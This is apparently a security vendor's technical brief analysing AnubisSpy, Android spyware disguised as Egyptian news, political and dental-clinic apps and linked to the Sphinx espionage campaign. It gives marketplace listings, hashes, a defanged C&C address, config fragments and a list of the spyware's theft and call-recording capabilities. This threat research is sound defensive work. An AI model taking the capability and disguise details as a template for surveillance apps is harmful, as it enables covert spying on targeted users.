TrendLabs

Cyberespionage Campaign Sphinx Goes Mobile With AnubisSpy

Technical Brief

TrendLabs Security Intelligence Blog

Ecular Xu and Grey Guo

Mobile Threat Response Team

December 2017

Table of Contents

Campaign Analysis 2
Correlation 6
AnubisSpy's Capabilities 8
AnubisSpy's Modules 9
Init Module 9
Patch Module 12
Comm Module 13
DBDump Module 15
Position Module 18
Screenshot Module 19
CMD Module 20
Audio Record, Calls, and VoIP Modules 22
Destruction Module 25
Dec Module 25
Enc Module 26
Format Module 27
Uploader Module 28
Indicators of Compromise (IoCs) 30

Android malware like ransomware exemplify how the platform can be lucrative for cybercriminals. But there are also other threats stirring up as of late: attacks that spy on and steal data from specific targets. More than the malware involved, these also demonstrate how attackers are crossing over between desktops and their mobile counterparts.


Take for instance several malicious apps we came across with cyberespionage capabilities, targeting Arabic-speaking users or Middle Eastern countries. These were published on Google Play — but have since been taken down — and third-party app marketplaces.

We named these malicious apps AnubisSpy (ANDROIDOS_ANUBISSPY) as all the malware's payload is a package called *watchdog*. We construe AnubisSpy to be linked to the cyberespionage campaign Sphinx (APT-C-15) based on shared file structures and command-and-control (C&C) server as well as targets. It's also possible that while AnubisSpy's operators may also be Sphinx's, they could be running separate but similar campaigns.

We disclosed our findings to Google and worked with them to take down the apps on Google Play. Updates were also made to Google Play Protect to take appropriate action against those apps that have been verified as in violation of Google Play policy. This technical brief provides an in-depth analysis of AnubisSpy, along with indicators of compromise (IoCs).

Campaign Analysis

There were at least seven apps signed with the same fake Google certificate. We found two more apps made by the same developer, but they had no espionage-related codes. Based on hardcoded strings in the Agent Version, the malicious apps were created as early as April 2015. Timestamps indicate that the earliest sample was signed on June 2015 while the latest variant was signed on May 2017.



```
af.a(v2, "agent_version", new String("heads/7oHGA6rJ-0-ga0bf7b1 2015-04-30-10:01"));
```


2016/5/14 17:07	2017/2/21 15:05	2015/6/10 18:46	2017/5/8 13:20	2016/4/12 16:20	2017/2/27 16:01	2017/3/14 14:40
2016/5/14 17:07	2017/2/21 15:05	2015/6/10 18:46	2017/5/8 13:20	2016/4/12 16:20	2017/2/27 16:01	2017/3/14 14:40
2016/5/14 17:07	2017/2/21 15:05	2015/6/10 18:46	2017/5/8 13:20	2016/4/12 16:20	2017/2/27 16:01	2017/3/14 14:40
2016/5/14 17:07		2015/6/10 18:46	2017/5/8 13:20	2016/4/12 16:20		
2016/5/14 17:07		2015/6/10 18:46	2017/5/8 13:20	2016/4/12 16:20		
2016/5/14 17:07			2017/5/8 13:20	2016/4/12 16:20		
2016/5/14 17:07			2017/5/8 13:20	2016/4/12 16:20		

Figure 1: Agent Version of one of the AnubisSpy variants (top) and timestamps of when they were signed (bottom)

AnubisSpy wasn't only published on Google Play; variants of it were also in third-party app marketplaces. An AnubisSpy variant, named متضامنون مع السيسي, which translates to "In Solidarity with Sisi," poses as a promotional app (SisiFans) targeting the supporters of a political figure. It had 150 installs before it was taken off Google Play after our disclosure.

The developer's handle, ss4mDEV, also appears in other app marketplaces. The Google Play-hosted AnubisSpy was developed by TVDEV, whom we encountered in other marketplaces. We reported our findings to Google, and Google Play Protect accordingly detected and pulled the Google Play-hosted apps developed by TVDEV.

SisiFans is also on another third-party app story we saw uploaded last February 27. ss4mDEV also uploaded another AnubisSpy version in the form of a healthcare-related app called SwiftClinic. Both apps share the same certificate. SwiftClinic, touting multilingual support, masqueraded as a patient registration application for dental clinics. It was also shortly published on Google Play, but was promptly taken down.




SwiftClinic – Download SwiftClinic apk latest version.. Download SwiftClinic APK for free from [redacted] SwiftClinic APK is free Health Fitness APK for Android. [redacted]

Security Details of SwiftClinic APK:
SwiftClinic apk no concern.
SwiftClinic apk no ads.
SwiftClinic apk no social sdk.

The details of SwiftClinic APK:
SwiftClinic main features : Download SwiftClinic apk latest version..
uses feature
Touchscreen hardware features:
The app uses the Global System for Mobile Communications (GSM) telephony radio system.
Know more aboutSwiftClinic apk or Download apk.
Fast, Reliable and Secure Patient's Registration Application for Dental Clinics with a highly efficient and stable connection to a large Database.
For more desired changes, please contact the creators for adjustments or logo/description changes to meet your requirements.

Figure 2: AnubisSpy disguising as a healthcare-related app




App Version:	1.0
Last Updated:	Feb 27, 2017
Apk Size:	2MB
App by:	ss4mDEV
Price:	Free
Category:	Health Fitness
Content Rating:	3
Support Android Version:	Android 4.2 and up
App Package:	nms.swiftclinic
Target:	Android 5.1 (LOLLIPOP_MR1)
Screens:	small, normal, large, xlarge
Densities:	160, 240, 320, 480, 640
MD5:	68B1A281C270111C15D02A8BC9B0D421
Signature:	E2696C3E47600161229FFCCE4690C3377953973D
SHA256:	070408729063CBCAB86F1541A3654829EDDBA9FDB819D037C1BA21FE160C86C6
Organization:	[redacted]
ROOT:	Not required
Offers In-App Purchase:	no
Support Languages:	ca da fa ja nb de af bg th fi hi vi sk uk el nl pl sl tl am in ko ro ar fr hr sr tr cs es it lt pt hu ru zu lv sv iw sw fr_CA lo_LA en_GB bn_BD et_EE ka_GE ky_KG km _HK si_LK mk_MK ur_PK hy_AM my_MM zh_CN ta_IN te_IN ml_IN en_IN kn_IN mr_IN mn_MN ne_NP gl_ES eu_ES is_IS es_US pt_PT zh_TW ms_MY kk_KZ uz_UZ
Get it on Google Play:	Google play

Figure 3: Properties of AnubisSpy as SwiftClinic

AnubisSpy was also in another third-party app marketplace in the form of apps with the package name *nms.sabayaElkher*.

We also found apps developed by TVDEV. One posed as an aggregator of news covering Egypt's government and politics. While it had no espionage functionalities (it had a different certificate, too), we think this was an experimental project considering it was released back in 2016, before the latest versions of AnubisSpy made their way to Google Play and third-party app marketplaces. TVDEV also developed and uploaded a similar app named *officialsabayaelkheer* on March 14, 2017. It poses as an app for "Sabaya El Kheir," a TV program in Egypt. *officialsabayaelkheer* may just be a Potentially Unwanted Application (PUA) with no espionage functions, but it has the same *nms.sabayaElkher* label, which it shares with AnubisSpy-laden apps. We think these seemingly innocuous apps and versions of AnubisSpy were created during the same period so the latter can better camouflage and hide from antivirus (AV) detection.



المحارب السياسي – مقالات ذات رؤى سياسية. Download المحارب السياسي APK for free from [redacted] المحارب السياسي APK is free News Magazines APK for Android. The latest version of المحارب السياسي APK es 1.3 and published on 15-11-28. [redacted]


Security Details of المحارب السياسي APK:
المحارب السياسي apk no concern.
المحارب السياسي apk no ads.
المحارب السياسي apk no social sdk.

The details of المحارب السياسي APK:
Visions of a political articles

Sources from the corridors of government and politics in Egypt

App Version: 1.3
Last Updated: Jul 8, 2016
Apk Size: 1.9M
App by: [redacted]
Price: Free
Category: News Magazines
Content Rating: 3
Support Android Version: Android 4.3 and up
App Package: slme.mytabs
ROOT: required
Offers In-App Purchase: yes
Get it on Google Play: Google play

Figure 4: Screenshot of an app posing as an aggregator for news in Egypt



برنامج صبايا الخير APK parte

برنامج صبايا الخير APK versión	1.0
última actualización	Mar 17, 2017
برنامج صبايا الخير APK tamaño	
revelador	TVDEV
برنامج صبايا الخير APK precio	gratis
categoría	comunicación
Clasificación de contenido	clasificado para 3
Versión de soporte Android	Android 4.2 y versiones superiores
idioma ruso	presente
Internet	nechesario
Aplicación del paquete	nms.sabayaElkher
raíz	nechesario
Ofrece compras in-app	sí
Conseguirlo en Google Play	برنامج صبايا الخير APK

برنامج صبايا الخير APK Captura de pantalla

برنامج صبايا الخير APK


detalles

Con el programa de sabaya buena / NTL todos los espinosos temas de la perspectiva social y nos saltamos todas las líneas rojas ... ungab todas las preguntas de la calle Árabe

برنامج صبايا الخير APK APK Historial de Versiones

برنامج صبايا الخير APK 1.0	Mar 14, 2017

Figure 5: AnubisSpy on a Spanish third-party app marketplace



صبايا الخير APK parte

صبايا الخير APK versión	0.1
última actualización	Mar 17, 2017
صبايا الخير APK tamaño	
revelador	TVDEV
صبايا الخير APK precio	gratis
categoría	comunicación
Clasificación de contenido	clasificado para 3
Versión de soporte Android	Android 4.0 y versiones superiores
idioma ruso	presente
Internet	nechesario
Aplicación del paquete	com.wofficialsabayaelkheer_4642994
raíz	nechesario
Ofrece compras in-app	sí
Conseguirlo en Google Play	صبايا الخير APK

صبايا الخير APK Captura de pantalla

صبايا الخير APK

detalles

Con sabaya opción / NTL todos los espinosos temas de la perspectiva social nos saltamos todas las líneas rojas ... ungab todas las preguntas de la Calle Árabe y siempre y ... de trabajo para ayudar a la gente en necesidad y puede ofrecer

صبايا الخير APK APK Historial de Versiones

صبايا الخير APK 0.1	Mar 14, 2017


Figure 6: Screenshots of the app TVDEV developed, which posed as the official app of an Egypt-based TV program

Correlation

Sphinx reportedly uses the watering hole technique via social media sites to deliver its payloads — mainly a customized version of njRAT. The Sphinx campaign operators cloaked their malware with Word, PDF, image, and application (i.e., Flash) icons to dupe recipients into clicking them. Sphinx was active between June 2014 and November 2015, but timestamps of the malware indicate the attacks started as early as 2011.

A WHOIS query of the C&C server showed that it abused a legitimate managed hosting service provider based in Belize. We correlated these AnubisSpy variants to Sphinx's desktop/PC-targeting malware given these commonalities:

- They share the same C&C server IP address, 86[.]105[.]18[.]107
- They share the technique of decrypting JSON files; the file structures of AnubisSpy and Sphinx's malware are similar
- Their targets are highly concentrated in the Middle East




```
"name": "plugins",
"_children_": [
  {
    "name": "plgcmd",
    "_children_": [
      {
        "value": "explorer.exe",
        "name": "procname"
      },
      {
        "value": "puggree.dll",
        "name": "binary_name"
      },
      {
        "value": "birthright.dll",
        "name": "vinary_name32"
      },
      {
        "value": 5,
        "name": "timeout"
      },
```

```
"name": "plugins",
"_children_": [
  {
    "name": "plgcomm",
    "_children_": [
      {
        "name": "enabled",
        "value": true
      },
      {
        "name": "checkcmd_interval",
        "value": 600
      },
      {
        "name": "comm_wifionly",
        "value": false
      },
      {
        "name": "comm_chargingonly",
        "value": false
      },
```

Figure 7: Comparison of file structure in Sphinx's desktop/PC-targeting malware (left) and AnubisSpy (right)

The apps mainly used Middle East-based news and sociopolitical themes as social engineering hooks, and abused social media to further proliferate. For instance, an app developed by TVDEV (*nms.sabayaElkher*) went to great lengths to feign as a legitimate app. It had three additional tabs/screens, each of which pointed to its Facebook, Twitter, and Google Play pages.

The apps were all written in Arabic and, in one way or another, related to something in Egypt (i.e., spoofing an Egypt-based TV program and using news/stories in the Middle East) regardless of the labels and objects within the apps. Our coordination with Google also revealed that these apps were installed across a handful of countries in the Middle East.



اضغط اعلي يمين النافذة للتواصل مع صبايا الخير مباشرا

The world's fastest messaging app.
It is free and secure.

Figure 8: An app developed by TVDEV (nms.sabayaElkher) posing as a legitimate app; note the screens and icons for its Facebook and Twitter pages

AnubisSpy's Capabilities

The malicious modules of all the AnubisSpy samples are almost the same. Our analyses are from a sample with the package name *cc.solidaritycc* (SHA256: d627f9d0e2711d59cc2571a11d16c950adadba55d95fd4c55638af6a97d32b23).

AnubisSpy can steal messages (SMS), photos, videos, contacts, email accounts, calendar events, and browser histories (i.e., Chrome and Samsung Internet Browser). It can also take screenshots and record audio, including calls. It can monitor the victim through apps installed on the device, such as Skype, WhatsApp, Facebook, and Twitter, among others.

After the data are collected, they are encrypted and sent to the (C&C) server. AnubisSpy can also self-destruct to cover its tracks. It can run commands and delete files on the device, as well as install and uninstall Android Application Packages (APKs).

AnubisSpy's code is well constructed, indicating at least the attackers' know-how. Below is a visualization of the modules:


